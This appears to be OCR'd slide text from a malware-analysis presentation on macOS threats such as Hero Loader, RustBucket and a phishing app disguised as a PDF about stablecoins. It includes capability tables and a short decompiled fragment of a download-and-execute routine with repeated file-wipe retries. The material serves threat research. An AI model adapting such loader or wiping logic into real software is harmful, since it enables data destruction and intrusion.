
Execution	Persistence	Delivery	Internal Naming
Shell Script	n/a	Via Stage 1	swift-ui-test

Hero Loader

Another Variant Stage 1 or 2 PDF Reader

Can Download or wipe files


Acts as a branch to other families



```
dd::downAndExec(NSURLResponseError)(int64_t arg1, int64_t arg2, int
    else
        _objc_retain(r15_6)
        _sleep(3)
        if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
            _sleep(1)
            if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                _sleep(1)
                if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                    _sleep(1)
                    if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                        _sleep(1)
                        if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                            _sleep(1)
```

Execution	Persistence	Delivery	Internal Naming
n/a	n/a	Via Stage 1	dd

Hero Loader



Hero Loader

Dylib Hashing

Export Hashing

Embedded Paths

Payroll Loader

Vanguard

RustBucket


Interception

Vanguard / AppCleaner

Finally, Some Obfuscation

Long chain to load script

PDF Spoof but no PDF?



Huge Risk for Stablecoin (Protected) Info

Huge Risk for Stablecoin (Protected) 271 KB
Modified: Monday, April 17, 2023 at 7:03 AM


Add Tags...

General:

Kind: Application (Universal)
Size: 271,248 bytes (295 KB on disk)
Where: [redacted]
Created: Monday, April 17, 2023 at 7:03 AM
Modified: Monday, April 17, 2023 at 7:03 AM
Version: 1.0

Execution	Persistence	Delivery	Internal Naming
Swift / SCPT	n/a	Phishing	vanguard

Vanguard / AppCleaner

